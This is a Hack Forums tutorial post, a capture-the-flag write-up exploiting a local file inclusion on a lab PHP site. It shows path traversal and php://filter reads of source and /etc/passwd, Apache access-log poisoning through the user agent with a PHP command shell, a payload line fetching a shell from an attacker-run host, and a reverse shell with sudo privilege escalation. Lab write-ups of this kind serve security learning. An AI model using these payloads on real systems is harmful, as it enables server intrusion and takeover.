
+- Hack Forums (https://hackforums.net)
+-- Forum: Hacks, Exploits, and Various Discussions (https://hackforums.net/forumdisplay.php?fid=45)
+--- Forum: Grayhat • Purple Team • Hybrid Security (https://hackforums.net/forumdisplay.php?fid=449)
+---- Forum: Beginner Hacking (https://hackforums.net/forumdisplay.php?fid=4)
+----- Forum: Hacking Tutorials (https://hackforums.net/forumdisplay.php?fid=47)
+----- Thread: [LFI] PHP filters, RCE: Remote code execution an LFI advanced example Prt2 #5 [CTF] (/showthread.php?tid=6069000)
[LFI] PHP filters, RCE: Remote code execution an LFI advanced example Prt2 #5 [CTF] - slober - Apr 19, 2020
[LFI] RCE: Remote code execution LFI example Prt2 #5 [CTF]
Last time we've talked about the bare basics of LFI just grab a file that's on the server and done. This one will be a bit more in dept.
Still rather easy but we'll use some more interesting ways to gain a shell with remote code execution. I'll be using a CTF VM feel free to try it to it's really interesting and a fun way to learn about LFI hands on! you'll find the website with the CTF room at the end of this paper!
We'll use PHP filters base64 and so much more fasten your seatbelts and let's go!
Spoiler (Click to View)
This challenge revolved around a website that shows a picture of a cat or a dog.

The URL is built up like this:
Code
http://10.10.153.171/?view=dogWhat would happen if we add ./ in front of dogs?

absolutely nothing and that is great! maybe this site is vulnerable to an LFI attack.
what would happen if I would type
Code
http://10.10.153.171/?view=./index
Code
Sorry, only dogs or cats are allowed.okay, so it does have some protection... maybe we can use some Path magic✌
when you type ./ it means you're targeting the current directory if you type ../ you'll target the directory above so what would happen if we do something like this?
Code
./dog/../index
Code
Fatal error: Cannot redeclare containsStr() (previously declared in /var/www/html/index.php:17) in /var/www/html/index.php on line 17This error is magnificent we can include other files! It says that there is already a function declared si it can't declare it again which makes sense I'm requesting index.php while running index.php and if the code runs it'll be a clear duplication of one another hence throwing this error.
So we need to encode the index page and I should be able to decode this page once it's loaded in.
Two words Conversion Filters! we need to convert the index file to let's say base64... now once it's converted to base64 it the server can't run our code because it's just some weird base64 text now and it'll just display the encoded message.
you should be able to do that with the code I've included below
PHP Code
<?php
php://filter/read=convert.base64-encode/resource=
Our URL should look something like this now I've tried this first on the dog file before putting it to use on the index file
Code
http://10.10.174.214/?view=php://filter/read=convert.base64-encode/resource=./dogGives us an output like this
Code
PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0Kand we can decode this by hand or by using a much faster online decoding service like base64 decode.
if you want to know more about base64 decoding you can read my post:
https://hackforums.net/showthread.php?tid=6067155&pid=59638455#pid59638455
Code
https://www.base64decode.org/Once it's decoded it should read out something like this.
Code
<img src="dogs/<?php echo rand(1, 10); ?>.jpg" />Now that we know this works on the doge page we can test it out on the main page index.php

Code
PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3MiPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mIHZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQgd291bGQgeW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+PGJ1dHRvbiBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iLz92aWV3PWNhdCI+PGJ1dHRvbiBpZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICAkZXh0ID0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6ICcucGhwJzsKICAgICAgICAgICAgaWYoaXNzZXQoJF9HRVRbJ3ZpZXcnXSkpIHsKICAgICAgICAgICAgICAgIGlmKGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICdkb2cnKSB8fCBjb250YWluc1N0cigkX0dFVFsndmlldyddLCAnY2F0JykpIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdIZXJlIHlvdSBnbyEnOwogICAgICAgICAgICAgICAgICAgIGluY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAgICAgICAgICAgICAgICB9IGVsc2UgewogICAgICAgICAgICAgICAgICAgIGVjaG8gJ1NvcnJ5LCBvbmx5IGRvZ3Mgb3IgY2F0cyBhcmUgYWxsb3dlZC4nOwogICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgPz4KICAgIDwvZGl2Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==The only thing left is to decode its contents. This is the (PHP I've removed all the HTML code) code that was running. Let's have a closer look at this.
PHP Code
<?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
    $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
My conclusions:
- LFI inclusions possible definitely check
- the word dog or cat should always be contained in my request on the view param
- This script will always add the (.PHP) extensions when you're not including the ext param
- PHP code is getting executed
Code
http://10.10.174.214/?view=./dog/../../../../../../../etc/passwd&ext
yes, we can!
Okay so now we need to write something to the server that could spawn us a shell...
What file does keep a log when we interact with a webserver?
The access log!
Every time I'm interacting (or accessing) with this server it logs it in an access log
Code
http://10.10.174.214/?view=./dog/../../../../../../../var/log/apache2/access.log&ext
The great thing is it logs our user agent!
So if i chance my user agent to let's say
PHP Code
<?php system($_GET['cmd']);?>
OR
<? file_put_contents('shell.php', file_get_contents('http://10.8.6.162/shell.php')); ?>
it should do some pretty interesting things 🙃
For changing my user agent in chrome I'm using an extension called Tamper it's really easy to use and perfect for this kind of job
Press F12 enable request header and press the tamper icon in the right upper corner in your browser you'll get a window to edit the user agent with your code press ok and you're done!



in this example, I ran the
PHP Code
<?php system($_GET['cmd']);?>
Next on the list, the reverse shell. I'm a fan of the pentest monkey reverse shell so I'm planning on using that for this to including the whole PHP shell as a user agent isn't doable. I don't really have a webserver to so well, am I out of luck here?
Definitely not! you can spawn a simple web server with python. the directory is the directory you've run this in so yes I can do this!
I've downloaded the PHP file edited the IP and port saved it put it somewhere nice ran this python script and set the user agent to the appropriate script!
Code
python3 -m http.server 80PHP Code
<? file_put_contents('shell.php', file_get_contents('http://10.8.6.162/shell.php')); ?>visited the apache log again.
Code
http://10.10.174.214/?view=./dog/../../../../../../../var/log/apache2/access.log&extI've just spawned the shell.php file on this server!

I used ncat for listening to the port and I've spawned my shell!


From here I captured the first two flags
Next on the list the root flag!
Typed sudo -l to see what I can maybe run as an upgraded user.
I've found out I was able to run bin/env as superuser
A quick search on https://gtfobins.github.io/ gave me this solution

I've captured the last flag and I was done :)
Well let me know what you want next this is my fifth tutorial and I'll keep them rolling out!
Spoiler (Click to View)